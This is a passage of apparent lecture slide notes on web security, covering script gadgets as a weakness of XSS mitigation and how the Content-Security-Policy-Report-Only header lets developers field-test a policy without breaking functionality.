- Script Gadgets are problematic
  - Not only for CSP but for XSS mitigation / defence in general
  - Research into Script Gadgets is still young

Q&A

CSP - Report Only Mode

- Implementation of CSP is tedious process
  - removal of all inline scripts and usage of eval
  - tricky when depending on third-party providers
    - e.g., advertisement includes random script (due to real-time bidding)
- Restrictive policy might break functionality
  - remember: client-side enforcement
  - need for feedback channel to developers
- Content-Security-Policy-Report-Only
  - `default-src ....; report-uri /violations.php`
  - allows to field-test without breaking functionality (reports current URL and causes for fail)
  - **does not work in meta element**

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